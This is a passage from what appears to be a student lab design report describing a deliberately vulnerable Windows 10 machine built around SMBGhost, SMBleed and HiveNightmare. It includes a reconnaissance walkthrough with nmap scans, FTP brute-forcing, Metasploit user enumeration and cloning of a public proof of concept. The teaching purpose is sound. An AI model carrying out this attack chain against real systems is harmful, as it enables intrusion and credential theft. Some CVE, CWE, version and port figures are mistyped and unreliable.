There were three key users added to the system, Administrator, the system administrator, and Picard and Geordi LaForge, two non-privileged users. Although other users exist on the system, they are non-functional. By default, the ports 135, 139, and 445 are open on all Windows 10 machines. Additionally, these ports are needed to properly exploit SMBGhost. FTP servers are hosted on port 21 and port 1221, port 21 being accessible by any system user, and port 1221 only being accessible to the Geordi user. The other ports were opened for the purpose of misdirection.

#### 4.1.1.2 Vulnerability Overview

| CVE | CVE-2020-0796 [46] |
|---|---|
| **CVSS 2.0 Score** | 7.5 |
| **Integrity Impact** | Partial |
| **Confidentiality Impact** | Partial |
| **Availability Impact** | Partial |
| **Access Complexity** | Low |
| **Authentication Required?** | No |
| **Application name** | Windows 10, Windows Server 2016 |
| **Versions affected** | 1903, 1904 |
| **Vulnerability Name(s)** | SMBGhost, CoronaBlue |
| **Vulnerability Type** | Execute Code Overflow |
| **Publish Date** | 2020-03-12 |
| **CWE ID and Name** | **199** – Improper Restriction of Operations within the Bounds of a Memory Buffer<br>**20 –** Improper input validation<br>**123:** Write-what-where condition |
| **Metasploit Modules** | exploit/windows/smb/cve_2020_0796_smbghost<br>exploit/windows/local/cve_2020_0796_smbghost |
| **Notable Github PoCs** | https://github.com/Barriuso/SMBGhost_AutomateExploitation<br>https://github.com/chompie1337/SMBGhost_RCE_PoC<br>https://github.com/ZecOps/SMBGhost-SMBleed-scanner<br>https://github.com/ZecOps/CVE-2020-0796-RCE-POC |

The main vulnerability that this machine showcases is SMBGhost (CVE-2020-0796). Published on March 12th 2020, SMBGhost is a wormable vulnerability within Microsoft SMBv3's compression mechanism which can allow malicious actors to perform remote code execution [47]. First documented by the Japanese cybersecurity group Ricerca Security, the exploits for SMBGhost use specifically crafted packets to cause a buffer overflow in the SMB server driver which eventually cascade into a kernel-based buffer overflow [47]. Another method to achieve RCE with SMBGhost is to chain it with another exploit called SMBleed (CVE-2020-1206) [48]. SMBleed, or CVE-2020-1206, is another vulnerability in within Microsoft SMBv3's compression mechanism. Users can send specifically crafted messages to the SMB server which would allow them to read uninitialized kernel memory and modify SMBv3's compression function [49]. Reading the initialized kernel memory potentially allows attackers to gain information about how to exploit the vulnerable system [50].

For this machine, there exists another vulnerability that can be exploited: HiveNightmare (CVE-2021-369340)


| CVE | CVE-2021-36934 |
|---|---|
| CVSS 2.0 Score | 4.6 |
| Integrity Impact | Partial |
| Confidentiality Impact | Partial |
| Availability Impact | Partial |
| Access Complexity | Low |
| Authentication Required? | No |
| Application name | Windows 10, Windows 11[1] |
| Versions affected | 1809, 1909, 2004, 20h2, 21h1 |
| Vulnerability Name(s) | HiveNightmare, SeriousSAM |
| Vulnerability Type | Execute Code Overflow |
| Publish Date | 2021-07-22 |
| CWE ID and Name | **269** – Improper Privilege Management |
| Metasploit Modules | post/windows/gather/credentials/windows_sam_hivenightmare |
| Notable Github PoCs | https://github.com/GossiTheDog/HiveNightmare<br>https://github.com/WiredPulse/Invoke-HiveNightmare<br>https://github.com/Sp00p64/PyNightmare |

HiveNightmare (CVE-2021-369340) was published on July 22nd, 2021. It allows all non-administrative users to read the registry. These users can then go on to perform local privilege escalation, and get, dump, and crack the NTLM hashes on the system [51].

### 4.1.2 The Main Vulnerabilities


At its core, SMBGhost is an integer overflow vulnerability in the SMBv3's srv2!Srv2DecompressData function in the srv2.sys file [52]. The srv2.sys file is the SMB kernel driver and is used to process SMB packets. The srv2!Srv2DecompressData function is utilized by the driver to decompress a payload when the SMB server receives an SMB packet with the header "SMB2_COMPRESSION_TRANSFORM_HEADER" [53]. When the function goes to decompress a message, it must allocate some memory to a buffer beforehand to contain the information. The buffer size is determined by adding two attributes from the header: compressHeader.originalCompressedSegSize and compressHeader.offsetOrLength, which is assigned to "an unsigned 32-bit register [53]." The data is then decompressed into the buffer, and finally, the raw, uncompressed data from the packet is placed in the buffer as well. A diagram of the process can be seen in Figure 19:

[1] Some resources also claim that Windows 11 is vulnerable, however, this is not listed on official documentation from NIST




(Figure 19: A diagram detailing the typical process of the Srv2DecompressData function when an SMB server receives a packet from a client. The rectangle on the left is the packet received, and the rectangle on the right is the buffer allocated by the server. Source: “Exploiting SMBGhost (CVE-2020-0796) for a local privilege escalation: Writeup + poc,” ZecOps Blog, 11-Dec-2020. [Online]. Available: https://blog.zecops.com/research/exploiting-smbghost-cve-2020-0796-for-a-local-privilege-escalation-writeup-and-poc/). [Accessed: 13-May-2022].)

Normally, this would not be an issue, however, no check is performed to ensure that the value calculated for the size of the buffer exceeds the size of the variable it’s being stored in [53]. In addition to this, the values originalCompressedSegSize and offsetOrLength are both controlled by the client [47]. Therefore, an attacker can specifically craft a packet where the values of ”originalCompressedSegSize” and “offsetOrLength” are set to values larger than what a 32-bit unsigned register can contain, and trigger an integer overflow [52]. The program will then attempt to decompress the payload into a buffer that is too small for the corresponding information, but the program acts as if it instead has a very large size. Decompressing the data then, will overflow the buffer, as there is too much data to fit in the buffer. Since the amount of data overflowed, and the content of the packet is determined by the attacker, the overflow can be of any size and content. Additionally, all memory allocation requests are processed in the same way, and rather than returning a buffer with the requested size, a pointer to struct that contains all information about the allocated buffer is returned instead [54]. The allocated memory has the structure in Figure 20:





(Figure 20: The general structure of a buffer allocated by the SrvNetAllocateBufferFromPool function. The "user buffer" is the rectangle on the right from Figure 19. Source: "Exploiting SMBGhost (CVE-2020-0796) for a local privilege escalation: Writeup + poc," ZecOps Blog, 11-Dec-2020. [Online]. Available: https://blog.zecops.com/research/exploiting-smbghost-cve-2020-0796-for-a-local-privilege-escalation-writeup-and-poc/). [Accessed: 13-May-2022].)

Once the overflow is triggered, and the data has written to all available buffer space, it then starts to overwrite the Allocation_Header. The Allocation_Header is a struct which stores a target address where the raw data of the packet is then copied. However, by overwriting the Allocation_Header, the target address can be changed to one chosen by the attacker. Therefore, not only can the attacker control the address of where they're writing, they can also control the content [47]. Since this vulnerability occurs in a driver, then the address manipulated by the attacker can point to anywhere in the kernel of an operating system [55]. The kernel of an operating system has "complete control over everything that occurs in the system [56]", therefore, if an attacker can perform an arbitrary write on the kernel, they would easily be able to exploit the machine by performing local privilege escalation.


Another way to gain RCE with SMBGhost is to utilize it alongside SMBleed. This combination is known as SMBleedingGhost. There is a lot of overlap between SMBleed and SMBGhost, and the two of them are frequently discussed together as they have similar functionalities. However, unlike the previous vulnerability, utilizing SMBleedingGhost to achieve RCE does not require physical memory access. One key issue with exploiting SMBGhost is that Windows randomizes its memory layout [57]. Therefore, even if one was able to write information anywhere they wanted, it would be difficult to know exactly which part of memory was being written to [48]. Like in SMBGhost, the vulnerability is located in the srv2!Srv2DecompressData function. However, since SMBleed was discovered after SMBGhost, there now exists a check to ensure that the size of the sum of originalCompressedSegSize and offsetOrLength do not exceed the possible variable size. But what would happen if the size of

OriginalCompressedSegmentSize was set to a value slightly larger than the decompressed data, but smaller than the maximum possible variable size? The results can be seen in Figure 21:




(Figure 21: A diagram detailing the typical process of the Srv2DecompressData function when an SMB server receives a packet from a client. The rectangle on the left is the packet received, and the rectangle on the right is the buffer allocated by the server. However, in this case, the "originalCompressedSegmentSize" has been set to be 0x1000 larger than the size of the decompressed data, but smaller than the maximum buffer size. Source: "SMBleedingGhost writeup: Chaining SMBleed (CVE-2020-1206) with SMBGhost," ZecOps Blog, 11-Dec-2020. [Online]. Available: https://blog.zecops.com/research/smbleedingghost-writeup-chaining-smbleed-cve-2020-1206-with-smbghost/). [Accessed: 13-May-2022].)

Instead of disregarding the space of the larger buffer size, the extra space stores uninitialized kernel data, allowing users to read parts of the memory. Additionally, the allocation function of SMB utilizes lookaside lists [47]. A lookaside list is "a pool of fixed sized buffers that the driver can manage locally to reduce the number of calls to system allocation routines [58]". So, whenever a certain size of memory is requested, the lookaside list associated with that memory size will re-utilize the same buffer to allocate that memory [47]. Another thing to note is that if the decompression of a packet fails, then the raw data from the packet will not be copied to the allocated buffer and the connection between client and server will be terminated. However, even if the connection is severed, and the decompression process stops, all data that was decompressed before the failure stays in the buffer. Figure 22 demonstrates the process:




(Figure 22: A diagram that displays the outcome of the attempted of a "broken" packet. Although some of the data ("AAA") has been decompressed into the buffer, it is clear that the rest of it is uninitialized)

Therefore, if the user "breaks" the buffer, and reconnects by sending another packet which requires memory equal to the one sent by the "broken" packet, then the "broken" buffer will be reutilized, with the previous data offsetting whatever information from the new packet is decompressed. This process can be utilized to forcibly read kernel memory at different offsets [47]. Therefore, SMBleed and SMBGhost are chained as follows: attackers can utilize the SMBleed vulnerability to remotely leak memory addresses of the kernel, and the SMBGhost vulnerability is used to write arbitrary code to those memory addresses.

One of the requirements for the vulnerable machines on the LOST project is for the machine to have multiple ways to exploit the machine. Therefore, another, completely unique vulnerability was added as an alternative way to access the machine: HiveNightmare. HiveNightmare (CVE-2021-369340) is a local elevation of privilege vulnerability found in Windows versions after 1809 which have not received Microsoft's August 2021 security patch [59]. In these affected Windows versions, the ACL for the security account manager file is "overly-permissive" [60] and allows all users on the device to read the database file and extract usernames and password hashes, even if they do not have any permissions on the system[61]. The only prerequisite for the attack is the existence of a shadow copy, generated when a system restore point is created [62]. Although local access to the machine is required for the exploit, retrieving, and dumping the SYSTEM, Security Account Manager, and SECURITY files can allow users to get the credentials to all the other users on the system. From there, a user can access the system as another user, giving them full access to the machine.

### 4.1.3 The Setup

The overall idea of this machine is as follows: Users explore various FTP servers to gain credentials to two non-administrative users on the vulnerable machines. Once obtained, the students can attempt to exploit the machine in one of three ways: Utilizing SMBGhost, utilizing SMBleedingGhost, or by utilizing HiveNightmare.

Because SMBGhost exploits generate System level privileges instantly, extra initial steps were added to make solving this machine more challenging than simply uploading or downloading a handful of files. Firstly, the administrator account was enabled as mentioned in the first section. The Administrator user was given a simple password, however, disabling their access to both FTP servers prevents this simple password from being brute forced with John or Medusa. The second user that was created was" Picard" with a very weak, easy to guess password. A third user with a weak password, "Geordi LaForge" was added to the system. Finally, the users: "Deanna Troi", "Beverly Crusher", "Data", "William Riker", and "Worf" were added, however, they were given passwords impossible to brute force and their accounts are not enabled.

Although it may not seem very challenging to provide two accounts that have passwords that are easy to brute force, however, the FTP ports are the only true entry into the machine. The purpose of FTP is to allow for users to transfer files between systems, therefore, users are unable to impact the system in a major way until they utilize one of the three vulnerabilities on the system. As some credentials are needed to perform a proper investigation into the system, brute forcing the accounts will only truly be useful while investigating what the machine is vulnerable to.

After creating the users, the next step was to ensure that the Windows 10 machine was vulnerable to SMBGhost. As mentioned previously, the SMBGhost vulnerability appears in a compression mechanism of SMBv3, therefore, it is essential to ensure that SMBv3 is enabled. Windows 10 machines come with SMB enabled by default, however, to ensure this, the following command was executed in a PowerShell prompt as an administrator:

```
Set-SmbServerConfiguration -EnableSMB2Protocol $true
```

To enable both SMBv2 and SMBv3 on their system. To check if SMB truly has been enabled, the following command can be used [63]:

```
Get-SmbServerConfiguration | Select EnableSMB2Protocol
```

If the result returns true, then the machine has been successfully made vulnerable to SMBGhost and SMBleed. Although SMB was enabled, no shares were enabled. This is due to the fact that students of the IT Security subject do not frequently work with SMB shares and are much more familiar with other system entry points. Additionally, scanning this machine with Nessus does not indicate that there are any major vulnerabilities on the system. Therefore, to make the machine as accessible as possible, while still being challenging, FTP servers were used as the primary access point for the system.

Two FTP servers were setup on this machine: one on port 21, and another on port 1221. The FTP server on port 21 solely exists for the for users to get credentials the server. Therefore, the contents of the server simply exist to distract the attackers. The FTP server on port 1221 contains information about the vulnerabilities, in addition to credentials for the system.

However, it is not part of a list of commonly scanned ports, therefore, users must take multiple steps to exploit this machine.

Although the credentials for one FTP server are obvious, the second FTP server only contains a small hint at who it could belong to. Although users could attempt to brute force access to the server by guessing names and passwords, it would be much easier to do so if there was a list of users who existed on the system. Along with SMBGhost, SMBleed, vulnerabilities affecting SMB, it is also possible to enumerate all the users on a machine with port 445 open so long as clients are allowed to make remote calls to SAM [64]. Therefore, users can utilize the Metasploit payload "auxiliary/scanner/smb/smb_enumusers" to enumerate the usernames of the system[65]. Part of the reason why the Picard user was given such a simple username and password was for SMB user enumeration to work. Windows disables anonymous SMB access by default, so the attacker needs to know the credentials of at least one user to perform the exploit. Once again, although users could simply brute force their way into the secondary ftp server on the hidden port by guessing usernames and passwords, it is much more efficient to first enumerate the users on the system.

Once both servers are setup, files are placed in the appropriate directory. On the FTP server on port 21, many files containing information about the television series "Star Trek" were added to misdirect users. As mentioned previously, the FTP server on port 21's main purpose is to provide obvious credentials to the user so they can ultimately perform SMB user enumeration. Leaving the server empty however would clearly indicate that more investigation needs to take place. Instead, by adding these files, it does not become immediately obvious that there are other access points into the machine, making the machine a bit more challenging to exploit.

The FTP server on Port 1221 on the other hand provides much more useful information to the users. For example, although there are no hints on the server that point to the potential user of chompie1337's SMBGhost_RCE_PoC, HiveNightmare.exe, MachineOffsets, and the SAM, SYSTEM, and SECURITY files. Therefore, once the attackers have gained an entry point into the system, there is much flexibility to how they exploit it.

The server does contain a file with the "Machine Offsets" of the Windows 10 computer generated by utilizing ZecOP's "calc_target_offsets.bat" from their Github repository "CVE-2020-0796 Remote Code Execution POC"[66]. Not only does including this file suggest to the users that the machine might be vulnerable to SMBleedingGhost, but it also provides the users with the machine offsets needed to successfully use SMBleedingGhost.py. Additionally, a file called HiveNightmare.exe was uploaded to the system and executed, which generated the SYSTEM, SAM, and SECURITY files.

### 4.1.4 Results

This section details the different methods which the students can use to exploit the machines. Firstly, students need to perform some reconnaissance to gather information about the machine, such as: the operating system, the users on the system, what ports are open, and what vulnerabilities can potentially be exploited on the machine. Once this information is

determined, exploitation can begin. This machine has an IP address of 10.14.13.101 on the LOST project.


#### 4.1.4.1 Reconnaissance

One of the first steps to take when conducting penetration testing is performing a scan on the vulnerable device. The two tools students primarily utilize in the IT Security subject are Nmap and Nessus. Therefore, they will be used to perform the reconnaissance.

One of the most useful initial Nmap commands is:

```
nmap -A 10.14.13.101
```

The "-A" argument enables OS and service version detection, script scanning, and traceroute [67]. If a student is logged into the LOST project, then the result of a traceroute to the machine will always be 1 hop. However, the command is otherwise useful for an initial scan.




(Figure 23: The first Nmap scan. The ports 7, 9, 13, 17, 19, 21, 135, 139, 445 appear. However, port 1221 does not show up because it is not on the list of commonly scanned ports)

Figure 23 details the results of the Nmap scan. The system has the ports 7, 9, 13, 17, 19, 21, 135, 139, 445, and 1221. Port 21 allows access to the first easily accessed ftp server. Ports 135, 139, and 455 are enabled by default, and can be used to exploit SMBGhost/SMBleedingGhost. Port 1221 has another FTP server on it which contains the system credentials, and the machine offsets, information needed to execute one of the SMBGhost exploits. However, it is hidden on a different port. The other ports are simply opened to misdirect students. After seeing the initial

results from the Nmap scan, students can then start a Nessus scan to obtain the following results:

| Sev | Score | Name | Family | Count |
|---|---|---|---|---|
| MEDIUM | 5.0 | Echo Service Detection | Service detection | 2 |
| MEDIUM | 5.0 | Quote of the Day (QOTD) Service Detection | Service detection | 2 |
| MEDIUM | 5.0 | SMB Signing not required | Misc. | 1 |

(Figure 24: The results of the Nessus scan of 10.14.13.10)

As we can see from the image above, Nessus does not indicate that this machine is vulnerable to either SMBGhost or HiveNightmare. Although it is difficult to find the files on the machine, utilizing the exploits should not be. Although the Nessus scan found 52 vulnerabilities in total, there were no “Critical” or “High” vulnerabilities that could easily be exploited on the system. Additionally, the only vulnerabilities above “info” were the ones shown in Figure 24.

After the performing initial scans, more hands-on investigation into the server can begin. One of the most obvious to first explore is the FTP server, as these services can have banners which give more information about the system. In this case, this is true. Figure 25 demonstrates what the user sees when they attempt to connect to the FTP server:

```
┌──(root💀kali)-[~]
└─# ftp 10.14.13.101
Connected to 10.14.13.101.
220-Microsoft FTP Service
    Captain's Log, Stardate 41263.4
220 After finishing some repairs from the borg attack on the Enterprise-
D, it seems like Geordi has set up this 'FTP' server for me. He said I o
nly needed to enter my name to access it ...
Name (10.14.13.101:kali):
```

(Figure 25: The banner for the FTP server on 10.14.13.101, which hints at who this server might belong to)


In this case, the banner provides very useful information about which user this FTP server belongs to. If users research terms such as “borg attack enterprise D”, “who is the captain of the enterprise d”, or “captain’s log, stardate 4163.4” they will be able to determine that the username for the FTP server is picard. From there, the users can easily guess the password, or attempt to brute-force it utilizing tools such as John the Ripper or Medusa.

Once the user has access to the server, they can explore it as they please. However, none of the files contain useful information, and are simply present for misdirection. From there, students may look back at previous labs they attempted in class, and recall that they utilized the Metasploit module:

```
use auxiliary/scanner/smb/smb_version
```

To determine which operating system was running on a group of foreign hosts which had the ports 139 and 445 open. By researching all the Metasploit modules available for SMB, users will come across “smb_enumusers” which attempts to enumerate all of the users on a

system by “utilizing the SMB RPC service” [68] . Since the users have the credentials of the Picard user, and the IP address of the machine, the users can be successfully enumerated, as shown in the figure below.





(Figure 26: the total list of usernames is: Administrator, Beverly Crusher, Data, Deanna Troi, DefaultAccount, Geordi LaForge, Guest, Picard, sshd, WDAGUtilityAccount, William Riker, and Worf)

Users can then perform a brute-force attack with the usernames and passwords on the initial FTP server to see if they can obtain any more credentials for the system. After performing the attack, it is clear the only other user with a crackable password is the “Geordi LaForge” user. However, there are now no more entry points into the server. Although students have already performed an Nmap scan, it does not provide them with a way into the system however, if they scan all of the ports on the system, and not the most popular ones via:


```
nmap -p- -A 10.14.13.101
```

They will find another ftp port on 1221. The results of the scan can be seen in the figure below:




(Figure 27: The results of the Nmap scan. If this screencap is compared with the results of Figure 23, it is clear that the port 1221 shows up in this screenshot, and not the first one)

Which can be accessed utilizing the username “Geordi LaForge” and its respective password. If the users list contents of the directory, they will see the standard Windows 10 User Folders, along with an extra “Quarantine” folder which contains the files.




(Figure 28: A screenshot showing the list of files uploaded to the FTP server on 1221 in the “Quarantine” Folder)

Once the users download the files, they can attempt to gain access to the machine.

#### 4.1.4.2 Method 1

The first method of exploitation is directly utilizing SMBGhost. The exploit used in this case is chompie1337’s PoC, “SMB_Ghost_RCE_POC” which is based off research published by Ricerca Security [69]. chompie1337’s exploit works as follows: In addition to the steps explained previously, a “broken” request packet with errors is sent to the server to generate a “broken” buffer. As mentioned previously, the SMB driver’s lookaside lists reutilize buffers whenever a certain memory size needs to be allocated. However, the buffer used to process the request packet will also be utilized to process a response packet. This is due to the fact that the driver has a specific function to convert a buffer from one type to another, called “srv2!Srv2SetResponseBufferToReceiveBuffer” [52]. One may think that “breaking” a request buffer would not also “break” a response buffer. However, the driver does not reinitialize buffers between uses, so the “broken” buffer can be used consistently. Secondly, the exploit attempts to overwrite to leak physical memory. On a Windows 10 machine, Direct Memory Access is needed to transfer packets and perform other functions such as, “maintain[ing] the physical addresses of buffers in [Memory Descriptor List]” [52]. Memory Descriptor Lists contain the physical page layouts for the different virtual memory buffers on the system [70]. Therefore, if the “broken” buffers are used to point to an MDL, information can be leaked from physical memory, allowing for arbitrary reads from the kernel [52].


To utilize chompie1337’s exploit, users must first clone the repository from Github with the command:

```
git clone https://github.com/chompie1337/SMBGhost_RCE_PoC.git
```

